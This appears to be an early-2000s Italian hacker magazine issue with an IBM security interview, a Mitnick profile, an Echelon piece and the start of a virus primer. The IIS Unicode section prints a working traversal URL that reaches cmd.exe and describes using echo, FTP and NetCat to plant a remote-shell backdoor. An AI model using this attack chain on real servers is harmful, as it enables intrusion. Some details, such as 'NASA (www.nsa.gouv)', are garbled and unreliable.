Le reti italiane sono sicure... più o meno come una Panda lanciata a 180 all'ora in autostrada. Ce lo rivela IBM, in una intervista ricca di spunti interessanti...

Mariangela Fagnani, Security & Privacy Practice Leader di IBM Global Service.

Hacker Journal ha deciso di saltare la barricata e di recarsi nella "tana del nemico" come simpaticamente possiamo definire la sede di IBM Italia. Lo scopo è semplice: cercare di capire lo stato della sicurezza informatica in Italia. Il nostro interlocutore è Mariangela Fagnani, Security & Privacy Practice Leader di IBM Global Service. E' lei che ci guida alla scoperta di un mondo, quello della sicurezza, che riserva non poche sorprese...

PADRONI DEL PROPRIO BUSINESS

Qual è la vostra idea di "sicurezza informatica" e a quali presupposti dovrebbe rispondere?

Il concetto di sicurezza per IBM implica un'analisi a 360 gradi di qualsiasi sistema informatico per capirne caratteristiche ed eventuali vulnerabilità. Dall'analisi accurata di infrastrutture, procedure, strati aziendali e soluzioni tecnologiche si riesce a determinare con buona attendibilità il livello di sicurezza di un sistema.

Una fotografia della situazione italiana: i server e le reti sono generalmente vulnerabili, oppure abbiamo un buon livello di sicurezza?

(Un attimo di riflessione). La sicurezza in Italia sta sicuramente migliorando, aumentano gli investimenti delle aziende e la sensibilità verso questo tipo di problema.

Tuttavia è innegabile che spesso molte strutture presentano un preoccupante livello di vulnerabilità riconducibile non tanto alla struttura in sé, che viene spesso creata con sufficiente attenzione a questo tipo di problematiche, ma dallo scarso mantenimento e dalla mancanza di aggiornamento del sistema che viene il più delle volte abbandonato a se stesso. E' un problema di uno skill non adeguato. Per mantenere l'efficienza di una rete informatica anche solo di una LAN bisogna aggiornarla e monitorarla in continuazione.

Sono frequenti i casi di hacking o attacchi vari a reti aziendali e quanti danni causano? E' possibile darne una quantificazione in termini monetari?

Difficile ricostruire uno spaccato della situazione italiana perché non esistono dati sufficienti a creare un grafico attendibile. Questo perché molte società vittime di attacchi non li denunciano e quindi i dati sono frammentari e rappresentano uno spaccato davvero poco attendibile della situazione italiana.

E' altrettanto vero che comunque gli attacchi a sistemi informatici ci sono, anche a quelli di grandi aziende.

L'anno scorso, ad esempio, alcune grosse società sono state letteralmente bloccate per attacchi di varia natura che non hanno di fatto provocato grandi perdite di dati, ma che hanno causato un blocco dei server per due o tre giorni.

Fare una stima monetaria dei danni non è semplice, ma per un'azienda che fattura centinaia di miliardi rimanere bloccata per tre giorni rappresenta un danno economico rilevante.

→Che posizione ha IBM rispetto a Linux e ai sistemi Open Source?

Linux è una delle piattaforme più sicure in assoluto e deve questa sua sicurezza proprio al fatto di essere un sistema aperto, migliorato e sviluppato da una moltitudine di utenti.
Sono sicura che Linux è destinato a diffondersi come piattaforma informatica per le aziende.
Al momento forse è ancora frenato da una serie di pregiudizi, come la diffidenza da parte di molte aziende circa l'effettiva possibilità di trovare, dopo aver installato il sistema, un'assistenza adeguata.

→Che cosa ne pensate dei nuovi sistemi operativi proprietari Windows-like?

(Risatina). Cos'è una domanda trabocchetto?

→Forse...possiamo anche soprassedere...

(Altra risatina). No parliamone pure del resto non è un mistero. E' vero che molto software di Microsoft non presenta una grande attenzione in termini di sicurezza...

→Unicode non è un caso isolato...

Direi di no. Il problema è dato anche da un altro elemento innegabile: Microsoft ha una grande diffusione così come i suoi prodotti.
Quindi un software Microsoft viene testato da una quantità molto grande di utenti, questo aumenta sensibilmente le possibilità che vengano scoperti e segnalati bug o difetti.
Il fatto che un software non riveli nessuna falla, forse dipende anche dalla sua scarsa diffusione.
Pochi lo comprano, pochi lo usano, ci sono meno probabilità di rilevare difetti strutturali.

→Quali sono le soluzioni proposte da IBM in tema di sicurezza e a chi sono rivolte, solo alle aziende o anche ai privati?

Prevalentemente alle aziende e qui il parco di soluzioni è davvero ampio, si va dalla consulenza pura all'analisi di sistemi informatici aziendali, da cui deriva poi il suggerimento di soluzioni tecnologiche adeguate.

→Molti vorrebbero sapere come si fa ad arrivare ad avere un "posto al sole" nel settore sicurezza di IBM, quali percorsi, quali studi?

Beh, la trafila è abbastanza normale. In genere occorre una solida preparazione a livello tecnico e buona conoscenza delle reti tcp/ip. Poi un percorso scolastico di tipo universitario rappresenta un requisito essenziale. IBM attinge proprio dall'Università per reclutare giovani che poi vengono fatti crescere all'interno della struttura aziendale. Quello della formazione è uno dei canali più seguiti da IBM, comunque non disdegniamo di acquisire figure professionali già formate, con uno skill di tutto rispetto. Questo spesso porta all'azienda un valore aggiunto e nuove conoscenze.

→Abbiamo già definito la figura dell'esperto di sicurezza. E quella dell'hacker? Proviamo a tracciarne un profilo.

E' un curioso. Uno che per passione, per voglia di conoscere, di acquisire informazioni, entra nei sistemi informatici, violandone le difese e senza lasciare molte tracce dietro di sé.
Raramente fa dei danni veri, la sua motivazione principale è quella di acquisire informazioni non di distruggere i sistemi informatici.
Certo si registrano attacchi distruttivi a reti e server ma questi non sono fatti dagli hacker singoli, ma da organizzazioni strutturate con base criminale che vogliono colpire dei bersagli con intenti distruttivi.
Si parla di reti criminali vere e proprie. L'hacker, quello vero, probabilmente è ideologicamente in contrasto con questo tipo di ambientazione criminale.

"...I SISTEMI HANNO SPESSO UN ELEVATO LIVELLO DI VULNERABILITÀ..."


> M. Fagnani, Sicurezza IBM

"Computer crime and security survey 2002"

E' il rapporto annuale messo a punto dal Csi (Computer security institute) di San Francisco e dalla squadra anti-crimini informatici dell'Fbi da cui si ricava uno spaccato piuttosto interessante della sicurezza delle società americane in chiave informatica.
Dal rapporto del 2002 si evidenzia che la fonte di maggior pericolo per le aziende ***è rappresentata da Internet***. Il campione di intervistati è di 3.500 professionisti responsabili dei sistemi ITC o comunque a capo dell'organizzazione informatica di società americane medio/grandi.
L'intervista ha rivelato che **il 59 per cento degli attacchi informatici arriva dalla rete**.
Di questi, il 40 per cento è effettuato da cracker che cercano a vario titolo, a volte riuscendovi, di penetrare all'interno dei dati aziendali, ***sfruttando Internet come canale di comunicazione*** e le vulnerabilità di sistemi e software come porta d'ingresso.
Ma non sono solo i pirati informatici a bucare i sistemi e appropriarsi di dati "sensibili". Sempre secondo l'indagine tra i soggetti che violano sistemi di sicurezza di vario genere sono presenti in maniera massiccia gli **ex dipendenti licenziati** (75% dei casi), **società concorrenti statunitensi** (38%) e **internazionali** (26%).
Richard Power, direttore del Computer security institute di San Francisco, ha ammesso che le perdite medie dichiarate dalle società campione per attacchi di tipo informatico **ammontano a circa 2 milioni di dollari all'anno**.
Una cifra assolutamente incredibile. Se poi si pensa che solo il 44 per cento degli intervistati ha voluto quantificare le perdite economiche subite si arriva comunque a un dato parziale di 455 milioni di dollari all'anno, **una piccola fortuna...**

Time until Kevin Mitnick will be truly free:
0 years, 9 months, 25 days, 10 hours, 51 minutes, 26 seconds

Il volo del Condor

Detenuto da circa 4 anni, Kevin Mitnick continua a fare parlare di sé. E' stato il più geniale hacker del mondo, probabilmente lo è ancora, senz'altro è il più famoso. Per molti paladino di Internet libero, per altri, pochi, un pericoloso criminale

Mitnick per lungo tempo è stato una specie di Primula Rossa. Per incastrarlo sono stati necessari due anni fitti di investigazioni da parte dell'FBI e mesi e mesi di monitoraggi continui da Minneapolis a Washington, fino a Denver e Colorado.

Inizia la sua "carriera" mentre frequenta la Monroe High School di Los Angeles dove riesce ad accedere alla banca dati centrale del distretto scolastico; solo due anni dopo si migliora, eludendo i codici di accesso dei computer del dipartimento di Difesa Americana. In seguito a questa prodezza passa i successivi sei mesi al sole della California, o per meglio dire all'ombra, nella prigione di massima sicurezza Youth Autorithy. Alla fine del 1983 è già fuori, pronto a ricominciare!

>> "Hacker Story"

In questo periodo conosce Bonnie Vitello, una donna di sei anni più vecchia, dalla folta chioma castana e dal fisico esile: un personaggio un po' anonimo, che sarebbe diventato sua moglie! Bonnie lavora come manager alla GTE, la compagnia telefonica di Los Angeles, ed è proprio questo ruolo che colpisce la fantasia di Mitnick. Infatti, realizza subito che Bonnie potrebbe veramente essere fondamentale per accedere alle grandi banche dati delle società informatiche del paese, per riuscire a carpire tutte quelle informazioni che dovrebbero essere, secondo Mitnick, patrimonio di tutti in nome di una visione utopica di Internet libero. Informazioni che invece vengono tenute segrete e custodite gelosamente proprio dalle società di software. Per Mitnick tutto ciò è intollerabile.

La teoria che l'interesse di Mitnick per Bonnie non fosse determinato da un folle amore ma da motivi più opportunistici è avvalorata anche da un amico, il quale afferma senza ombra di incertezza: "Kevin non è stato mai particolarmente attratto dalle donne, credo che abbia per l'altro sesso lo stesso interesse che nutre per un silicon chip".

Grazie all'accesso privilegiato alle reti telefoniche garantito da Bonnie, il nostro "pirata" tenta il grande colpo: si inserisce nel computer della Digital Equipment Corporation di Palo Alto e copia alcuni programmi per computer assolutamente top-secret.

Il Condor è attratto dal **VAX/VMS** un sistema operativo proprietario di Digital, praticamente inattaccabile, esente da bug, l'unico nel suo genere. Mitnick vuole carpire i segreti della Digital, vuole scoprire i segreti del VAX/VMS.

Anche in questo caso, come sempre, cambia il suo nome di accredito telefonico in James Bond e modifica gli ultimi tre nu-

IN RETE

ANTE HACKER

Se Mitnick è l'hacker più famoso al mondo sicuramente non è stato il primo. In questo senso si segnala tale John Draper che intorno agli anni sessanta aveva trovato il modo di telefonare gratis usando un fischietto contenuto nelle patatine "Captain Crunch". Questo emetteva un segnale acustico con una frequenza che, al momento della chiamata, paralizzava il centralino consentendo a Draper, diventato poi per tutti Captain Crunch, di telefonare gratis da un capo all'altro del mondo.

RASSEGNA STAMPA

Se volete avere un panorama davvero esaustivo di tutti gli articoli che riguardano Mitnick basta accedere all'indirizzo: http://hpgx.net/willday/mitnick.html, spartano ma assolutamente imperdibile.

SHIMOMURA SE LA GODE

"L'amato" Mr. Shimomura nel frattempo ha incassato un anticipo di 750.000 US$ per il libro che ha scritto, "Sulle tracce di Kevin" (edizione Sperling & Kupfler).

meri di riferimento digitati in 007: una vera finezza!

Naturalmente, questo colpo non passa inosservato e l'FBI si lancia sulle sue tracce. Mitnick viene "beccato" in una sera di dicembre dagli agenti della FBI mentre si sta recando nell'ufficio di Bonnie per la solita scorribanda informatica.

Viene accusato di danni ai sistemi informatici di società per un ammontare di cinque milioni di dollari!

Proprio a seguito di questa sentenza finisce per trascorrere i successivi 22 mesi a Lompoc, una prigione di alta sicurezza nel sud della California. E, in seguito, nel Beit T'Sluvah Center, per persone con gravi problemi mentali.

Dopo questo periodo di "cura" Mitnick riprende "il lavoro". Utilizzando Social Engineering, una tecnica di hacking più sofisticata, torna alla carica per cercare di carpire i segreti delle grandi società informatiche. La sua è voglia di conoscenza, tutte le informazioni che acquisisce **non vengono utilizzate per scopi criminali**, né vengono rivendute per procurarsi vantaggi economici. No, il Condor si batte solo per il diritto alla conoscenza, viola le banche dati solo per apprendere, ma purtroppo per lui questa sua aspirazione, per quanto alimentata da motivazioni nobili, è già di per sé un reato per il governo americano.

Quando l'attenzione nei suoi confronti comincia a rifarsi insistente, Mitnick scompare nuovamente dalla circolazione facendo perdere le sue tracce.

>> La sfida

Nel dicembre del 1994, proprio il giorno di Natale, i destini di Mitnick e Shimomura si incrociano: comincia così la grande caccia... Infatti, come riporta il New York Times, Shimomura si sta recando a San Francisco quando Mitnick "viola" il sistema di sicurezza del suo computer, nella sua casa di San Diego. Il messaggio che lascia sullo schermo del computer di Shimomura è degno di un film di azione: **"Find me. I am on the net"**, "Trovami, sono sulla rete". Ma è proprio in questo frangente che Mitnick commette il suo primo grossolano errore. Infatti, nel momento in cui Mitnick viola il sistema di sicurezza del computer di Shimomura trascura un elemento fondamentale. Il PC dell'esperto di sicurezza è programmato per trasmettere una serie di copie di file di routine in un'altra parte della rete informatica in sua assenza, e precisamente al San Diego Supercomputer Center. L'intervento di Mitnick quindi fa subito scattare l'allarme proprio alla SC di San Diego e Shimomura viene richiamato urgentemente dalla sua vacanza sciistica per cercare di ricostruire l'attacco al suo PC.

Naturalmente di Mitnick non rimangono che poche tracce, per l'attacco ha usato una nuova tecnica denominata IP-spoofing difficilmente intercettabile, ma Shimomura ha una prova dell'esistenza di un super hacker.

Poco dopo il manager della Netcom -altra società nel mirino di Mitnick-, Robert Hood, ha finalmente una traccia dell'hacker. Infatti, come comunicherà in seguito all'agente dell'FBI Levord Burns, individua una serie di intrusioni in diversi "Points of Presence" (POPs), della Netcom attraverso accessi pubblici via telematica situati in diverse città degli Stati Uniti. In particolare dal POP (919)558XXXX situato proprio a Relaigh in North Carolina e utilizzato per una serie di intrusioni a catena. E' proprio questo l'indizio che porterà gli agenti dell'FBI, guidati da Shimomura, davanti alla porta dell'appartamento di Mitnick.

Perché il più grande hacker di tutti i tempi sia stato arrestato non è semplice da spiegare. La risposta si trova nella directory di Internet **<thantos@ruinc.mind.org>**, la fornisce un altro hacker super ricercato: Legion. "Mitinick è rimasto prigioniero non dell'FBI, ma della sua stessa ossessione a violare sistemi di sicurezza per carpire informazioni... non è riuscito a fermarsi, ha volutamente spinto la propria opera di saccheggio oltre ogni limite consentito. Se solo avesse voluto nessuno sarebbe mai riuscito a mettergli un paio di 'braccialetti' ai polsi..."

Invece le cose sono andate diversamente e così quella sera del 15 febbraio Mitnick è finito in carcere, dove si trova tutt'ora. Il popolo della rete gli ha dedicato nel frattempo un sontuoso sito: http://www.kevinmitnick.com.

In Home page al posto del solito contatore c'è un countdown che segna, secondo dopo secondo, quanto tempo manca alla scarcerazione di Mitnick. Nel momento in cui scriviamo questo articolo mancano ancora nove mesi, 28 giorni, 9 ore, due minuti, 18 secondi,anzi diciassette, anzi sedici…

Dopodiché il Condor tornerà a volare…

IN RETE

IL SITO UFFICIALE

Tutto quello che riguarda Kevin Mitnick si trova nel suo sito ufficiale all'indirizzo http://www.kevinmitnick.com. Il sito è stato creato dai suoi sostenitori più accaniti ed è un vero e proprio luogo di culto.

IL GIOCO DEL FUGGITIVO

Se volete ripetere l'inseguimento di Shimomura a Mitnick in una specie di gioco di ruolo, potete farlo sul sito: http://www.well.com/user/jlittman/game/. Propedeutico per capire meglio la vicenda e sviscerare i profili psicologici di quelli che vengono considerati i protagonisti della storia, compreso il "cacciatore di taglie" Shimomura, alter ego di Mitnick.

TUTTI LINK DI MITNICK

File MP3 di canzoni intitolate "Free Kevin Mitnick", la sequenza dell'attacco al PC di Shimomura, tutti questi link trovano spazio all'indirizzo: "http://www.albany.net/~dsissman/mitnick.html.

Purtroppo molti non sono più attivi ma il materiale a disposizione è comunque notevole e non mancherà di suscitare gli apprezzamenti di tutti i fans dell'hacker.

UN SISTEMA DI INTERCETTAZIONE "GLOBALE"

Sorridi: Echelon ti spia

Se avete sempre pensato che il vostro portinaio fosse la più formidabile risorsa per carpire informazioni, sappiate che non è così, esiste un sistema di intercettazione dati che è molto più efficiente di 1.000 portinai messi insieme, forse anche di 2.000...

Esiste un Grande Fratello? E se sì, è più simile a quello ipotizzato da George Orwell nel suo libro "1984", oppure assomiglia in modo inquietante a quello di Taricone e soci? La domanda ha una sua risposta ben precisa: il "Grande Fratello" capace di sorvegliare tutto e tutti esiste, si chiama Echelon e arriva in ogni casa spiando tra le pieghe della nostra vita privata.

>> Le prime tracce negli Anni '70

Dell'esistenza di un sistema di intercettazione globale si è sempre parlato e temuto, tuttavia il primo a portare delle prove e ha rivelarne l'esistenza è stato un giornalista, Duncan Campbell, che ne parlò per la prima volta in un articolo intitolato "Big Brother is listening" pubblicato dal New Statesman di Londra nel 1981. Successivamente a prove si aggiunsero altre prove e la struttura di Echelon divenne, passo dopo passo, sempre più definita. In particolare prove concrete della sua esistenza si trovano su un libro pubblicato nel 1996: "Secret Power", in cui l'autore Nicky Hager, cita numerose testimonianze raccolte intervistando circa 50 persone coinvolte nei servizi segreti, che lavoravano o avevano lavorato per la più grande agenzia di intelligence della Nuova Zelanda, la **Government Communications Security Bureau (GCSB)**. E proprio la Nuova Zelanda rappresenta uno dei Paesi che hanno contribuito in modo preciso alla nascita di Echelon. Alla base c'è un patto sancito nel 1948 e denominato UKUSA Strategy Agreement, cui aderirono, la National Security Agency Statunitense, il Government Communications Headquarters (GCHQ) Britannico, la Communications Security Establishment (CSE) Canadese, ed il Defense Signals Directorate (DSD) Australiano. In base agli accordi, gli Stati membri avrebbero cooperato per sviluppare un sistema di spionaggio globale progettato dall'NSA il cui nome in codice sarebbe stato inizialmente "Progetto P-415", poi cambiato in Echelon.

ECHELON

La parola deriva dal francese antico eschelon, a sua volta dal tardo latino scala, da cui scalino, ma anche reticolato a gradinata, scaglione, e infine, "gruppo di unità singole non allineate". Che sarebbero, secondo fonti non ufficiali, le intelligence di Stati Uniti, Gran Bretagna, Canada, Australia e Nuova Zelanda.

Echelon è un sistema estremamente complesso per intercettare ogni forma di comunicazione: dalla telefonata, al fax, fino all'e-mail. Nulla sfugge.

Echelon è globale in grado di controllare le comunicazioni tra persone che si scambiano informazioni tra paesi diversi ma anche di controllare le comunicazioni di persone nello stesso paese, in pratica ovunque nel mondo. Benché sia nato e si sia sviluppato in un periodo di "guerra fredda" non ha primariamente scopi bellici, forse li ha avuti in una prima fase embrionale del suo sviluppo, ma oggi serve soprattutto ai paesi che ne fanno parte per esercitare un controllo globale su tutto quello che avviene e per filtrare, intercettare e catalogare milioni di informazioni riservate.

Echelon non è stato progettato per spiare una particolare e-mail di un individuo o una utenza fax specifica.

Al contrario, il sistema lavora indiscriminatamente intercettando grandissime quantità di comunicazioni, e attraverso l'uso di computer è in grado di filtrare le informazioni e di estrarre solo quelle ritenute interessanti: frammenti di dati raccolti tra milioni di informazioni con una precisione quasi chirurgica. Echelon è sostanzialmente organizzato come una catena di strutture di intercettazione in giro per il pianeta per monitorare la rete di telecomunicazioni globale .

Alcune strutture controllano i satelliti di comunicazione , altre i network a terra ed altre le comunicazioni radio. Echelon lega insieme tutte queste strutture rendendo così possibile agli Stati Uniti ed ai suoi alleati di intercettare una grande quantità delle comunicazioni in atto nel pianeta. I computer posti in ogni stazione del sistema ECHELON **cercano tra i milioni di messaggi intercettati quelli contenenti le keywords**, le parole chiave , precedentemente inserite. Le keywords, includono elementi che possono avere una qualsiasi rilevanza: nomi, località, soggetti, ma anche parole apparentemente "pericolose" o strane che possano fare pensare ad un sistema di messaggistica in codice.

Ogni parola di ogni messaggio intercettato viene scansionata automaticamente da qualsiasi fonte provenga. Le migliaia di messaggi simultanei vengono letti in "tempo reale" come giungono alle stazioni, ora dopo ora, giorno dopo giorno e i computer riescono a trovare "l'ago" scelto dagli intelligence nel "pagliaio" delle telecomunicazioni . I computer nelle stazioni in giro per il mondo sono chiamati, all'interno del network, i "Dizionari".

>>Un'idea vecchia ma nuova...

L'esistenza di computer come i **"Dizionari"** non è una novità, erano già usati all'epoca della guerra fredda, ma rappresentavano unità singole e autonome non comunicanti tra loro. La novità di Echelon è stata quella di creare un Network perfettamente integrato dove i singoli computer dialogano con tutti gli altri e sono in grado, non solo di scambiarsi informazioni, ma anche di utilizzare la lista di keywords elaborata da ogni singolo Paese membro. Così, di fatto, le stazioni degli alleati minori della alleanza funzionano per la NSA come se fossero proprio basi fuori dal territorio USA. Ognuno delle cinque stazioni dove sono i "Dizionari" possiede un nome in codice che la distingue dalle altre della rete. Questi nomi in codice sono registrati all'inizio di ogni messaggio intercettato prima che sia distribuito attraverso il network di Echelon , e permettono così all'analizzatore di individuare subito quale stazione ha effettuato l'intercettazione. Un ulteriore componente del sistema Echelon intercetta una serie di comunicazioni satellitari non veicolate dal sistema "intelsat". Vi è poi un insieme di strutture per monitorare le comunicazioni via terra: rappresentano l'elemento finale del sistema. Sono ovviamente anche un bersaglio per intercettazioni su larga scala di classiche comunicazioni nazionali tra le persone, e naturalmente neanche questo sfugge ad Echelon che approfitta di questa larga via di trasmissione dati per effettuare controlli contemporanei su un flusso di informazioni assolutamente gigantesco. Le informazioni più scontate sul sistema Echelon si trovano sul sito della **NASA (www.nsa.gouv)**, quelle più imbarazzanti ve le diamo noi. Echelon è da una parte un sistema di sorveglianza, diciamo un metodo preventivo per scongiurare forse eventi criminosi, e fin qui nulla di male. Ma se usato in modo scorretto (ammesso che cacciare il naso nelle nostre faccende sia un comportamento legittimo), può essere uno strumento capace di conferire vantaggi ingiustificati ai paesi che ne fanno parte, soprattutto gli Stati Uniti. Con Echelon si possono condizionare le trattative commerciali. Il Sunday Times qualche tempo fa ha riportato che la società di intermediazione francese Thompson CSF ha perduto un contratto da **1,4 milioni di dollari** per la fornitura di un sistema radar al Brasile. Le trattative ben avviate sono state intercettate, attraverso Echelon, e la società americana Raytheon ha potuto conoscere tutti gli elementi della trattativa e ne ha approfittato per "scippare", proponendo presumibilmente condizioni lievemente migliori, la commessa alla società d'Oltralpe.

E' evidente che questo è un gioco sporco: un po' come partecipare ad un'offerta a buste chiuse per ottenere un appalto, conoscendo già in anticipo le offerte dei concorrenti. Ma è solo uno dei tanti casi. Come si può sfuggire ad Echelon? Non serve criptare i documenti, nel senso che il sistema è in grado di individuare quelli criptati e separarli dalla marea di comunicazione come elementi sensibili.

Certo ci mette un po' di più ad impartire tutte le istruzioni, perde alcuni minuti: probabilmente se qualche milione di internauti si mettessero contemporaneamente ad inviare documenti criptati il sistema si bloccherebbe in modo inesorabile: ma questo è improbabile. Forse l'unico sistema è di tornare ai metodi antichi che non contemplino alcuna tecnologia: piccioni viaggiatori, corrispondenza scritta e magari qualche bell'emissario con tanto di messaggio chiuso con ceralacca, alla faccia di Matrix..

Echelon è un sistema di controllo globale che filtra e-mail, fax e comunicazioni telefoniche attraverso basi periferiche organizzate come un grande Network.

UNA PERICOLOSA FALLA PER WINDOWS XP

Salmoni col cappello nero

Cosa pensereste se qualcuno vi dicesse che un estraneo può prendere possesso del vostro PC e governarlo in remoto? Fantascienza? Se siete amministratori di un web server basato su Windows NT potreste diventare protagonisti dell'invasione degli ultracorpi...

Pur trattandosi di una vulnerabilità conosciuta e fortunatamente patchata ormai da svariati mesi (che in termini informatici vuol dire "un'epoca"), sono ancora in molti, tra gli amministratori di sistemi Windows NT (4.0 o 5.0 che sia), a non aver ancora applicato i fix rilasciati da Microsoft, e che pertanto, ad oggi, continuano ad esporre i propri web server a questa pericolosa vulnerabilità.

>> Che cos'è Unicode?

Vediamo dunque di capire per bene di cosa si tratta, come e perché funziona, e quali problemi derivano da una implementazione di questo baco.

In pratica si tratta di un **sistema di codifica universale** dei caratteri, valido, appunto, per ogni piattaforma, applicazione o lingua esistenti.

UNICODE IN SINTESI
Unicode assegna un numero univoco a ogni carattere, indipendentemente dalla piattaforma, indipendentemente dall'applicazione, indipendentemente dalla lingua.

Per poter rappresentare i caratteri alfanumerici tramite un elaboratore elettronico (che di norma si trova "più a suo agio" con i numeri) fino ad ora sono stati elaborati numerosi sistemi di codifica; purtroppo molti di essi agiscono conflittualmente tra loro, e, molto banalmente, accade che un documento codificato in un certo modo sia solo parzialmente, se non del tutto, illeggibile da una applicazione che invece poggia su un altro standard. L'avvento di Internet ed il conseguente incremento di postazioni informatiche in tutto il mondo ha reso necessario lo sviluppo di un sistema universale di codifica, in modo da non costringere utenti e sviluppatori ad impazzire dietro ad URL che risultano errati su un sistema ma validi in un altri, documenti di testo che sostituiscono caratteri tra loro se letti con un word processor invece che con un altro, eccetera eccetera…

Basti pensare per un momento a tutti quei popoli che utilizzano sistemi alfabetici differenti da quello romanico (per in-

tenderci, giapponesi, cinesi, arabi…) per realizzare che l'avvento di questo standard abbia rappresentato un grosso balzo in avanti per quanto riguarda la portabilità delle informazioni in rete.

Entrando nello specifico, ciò che ci interessa maggiormente è l'implementazione di unicode nei vari sistemi operativi che di fatto offrono servizi in rete: un server web, per esempio, saprà riconoscere un URL chiamatogli da un qualsiasi browser (Explore, Netscape, Mozilla…) mediante questa codifica.

Un giorno, smanettando allegramente sulla sua tastiera, un anonimo individuo scoprì (probabilmente quasi per caso) che un URL di questo tipo:

```
http://address.of.iis5.sys
tem/scripts/..%c1%1c../win
nt/system32/cmd.exe?/c+dir
+c:\
```

non restituiva altro che la directory di c:\ dell'host "address.of.iis5.system", lanciando di fatto da remoto un comando presente sull'host. Cosa che, inutile dirlo, non dovrebbe mai accadere: se al posto di quel "dir+c:\" finale ponessimo infatti qualche altra cosa, sarebbe facile intuire i problemi di sicurezza. **Il trucco è semplice**: l'implementazione unicode propria dei web server Microsoft Internet Information Server è affetta da una imperfezione (una delle tante J) che ci permettedi "risalire" tra le directory del sistema, uscendo da quella a cui dovremmo avere normalmente accesso in lettura (inetpub e figli, dove appunto risiedono i file web), esattamente come **i salmoni riescono a risalire** la corrente dei fiumi, per ritrovarci poi nella cartella principale. Da qui, una chiamata a winnt/system32/cmd.exe ci fornisce di fatto una shell remota; la possibilità di eseguire qualsiasi comando sul server. Questo accade perché, normalmente, una richiesta quale:

```
http://www.sito.com/..\..\
dir.exe
```

verrebbe ignorata. E' qui che interviene (in malo modo) l'implementazione di Unicode all'interno di IIS. Quando al webserver in questione chiediamo una cosa come "..\..\" esso la scarta, in quanto errata. Purtroppo (o per foruna J) quando invece la stessa richiesta viene passata mediante codificazione unicode, quest'ultima viene accolta come "buona" e quindi processata.

Se quindi in luogo di "..\..\" poniamo il loro corrispondente valore unicode, ecco che siamo in grado di "risalire la corrente" sfuggendo alla directory assegnata alla lettura web. A questo punto abbiamo accesso ai dati contenuti nel sistema, ma la cosa peggiore, come abbiamo già avuto modo di accennare, è che trovata una shell (cmd.exe, per esempio J) possiamo eseguire arbitrariamente comandi sul webserver.

Se sulla macchina vittima potessimo ad esempio uploadare files, sarebbe molto, molto semplice montarvi sopra una qualche backdoor ed ottenere accesso completo al sistema. E' infatti sufficiente utilizzare il più classico dei metodi di trasferimento di dati: FTP. Il nostro problema è che non basta lanciare **FTP sulla macchina remota**, in quanto l'esecuzione del comando non farebbe altro che lanciare il processo relativo, lasciandoci poi sempre alle prese con la nostra shell invece che con quella di FTP, e pertanto impossibilitati ad utilizzarlo. Per fortuna FTP accetta parametri, tra i quali "-s nomefile", che ci permette di porre in un qualsiasi file una lista di comandi da far eseguire a FTP in un'unica chiamata.

Basterebbe quindi poter scrivere dentro ad un file i comandi adatti per farli poi eseguire da FTP: per far ciò non faremo altro che utilizzare il comando "echo":

Questa linea, per esempio, aggiungerà la stringa **"hello!" al file "c:\test.txt"**.

Avrete già immaginato come va a finire: tramite echo prepareremo la lista di comandi da far eseguire ad FTP, tramite il quale preleveremo poi dalla nostra macchina (sulla quale avremo preventivamente installato un FTP server) il file che ci interessa uploadare. INUTILE dire che la cosa più semplice è spedire alla vittima un bel NetCat, che lanceremo poi in modalità shadow: collegandoci in seguito tramite una semplice sessione telnet avremo un accesso remoto alla macchina, con la possibilità di utilizzarla proprio come se fosse la nostra shell di MS-DOS.

OCCHIO!

Per inserirsi nella falla di unicode è sufficiente utilizzare il più classico dei metodi di trasferimento di dati: FTP. Il nostro problema è che non basta lanciare FTP sulla macchina remota, in quanto l'esecuzione del comando non farebbe altro che lanciare il processo relativo, lasciandoci poi sempre alle prese con la nostra shell invece che con quella di FTP, e pertanto impossibilitati ad utilizzarlo. Per fortuna FTP accetta parametri, tra i quali "-s nomefile", che ci permette di porre in un qualsiasi file una lista di comandi da far eseguire a FTP in un'unica chiamata. Basterebbe quindi poter scrivere dentro ad un file i comandi adatti per farli poi eseguire da FTP: per far ciò non faremo altro che utilizzare il comando "echo": Questa linea aggiungerà la stringa "hello!" al file "c:\test.txt". Tramite echo prepareremo la lista di comandi da far eseguire ad FTP, tramite il quale preleveremo poi dalla nostra macchina (sulla quale avremo preventivamente installato un FTP server) il file che ci interessa uploadare. Inutile dire che la cosa più semplice è spedire alla vittima un bel NetCat, che lanceremo poi in modalità shadow: collegandoci in seguito tramite una semplice sessione telnet avremo un accesso remoto alla macchina, con la possibilità di utilizzarla come se fosse la nostra shell di MS-DOS.

QUANDO IL COMPUTER SI "AMMALA"

Introduzione al Virus

Sui Virus si è scritto molto. Pagine e pagine di letteratura informatica non prive, a volte, di grossolane approssimazioni. Ma cosa sono i Virus? Hacker Journal vi racconta tutto quello che avreste voluto sapere su questo pericolso killer informatico, ma che non avete mai osato chiedere...

Per la gente comune i due maggiori spauracchi informatici sono certamente gli hacker ed i virus. I "non addetti ai lavori" si ritrovano spesso i peli della schiena drizzati non appena sentono anche solo nominare uno di questi due termini.
Tuttavia, nonostante la fama che i presunti pirati-informatici e i parassiti dei file si sono procurati nel mondo reale, ben pochi sanno cosa essi realmente siano. In questa sede non spenderò molte parole per gli hacker di cui se ne parla già molto e per i quali inizia a nascere una specie di "resistenza" alla cattiva, ma errata, reputazione che si è fatta la gente che seduta di fornte alla TV è costretta a sentire solo quello che gli viene detto. Al contrario degli hacker, i virus non sono così difendibili, dato che la loro diffusione è esclusivamente dannosa per un computer. Eppure, è giusto che qualcuno spenda due parole per cercare di spiegare cosa sono questi temutissimi killer dei PC.

>> Virus a D.O.C.

Prima di scendere nel dettaglio è utile fare una distinzione fra le varie categorie. Spesso e volentieri per virus si intendono anche altri programmi di tipo malizioso che invece con questi hanno ben poco da spartire.
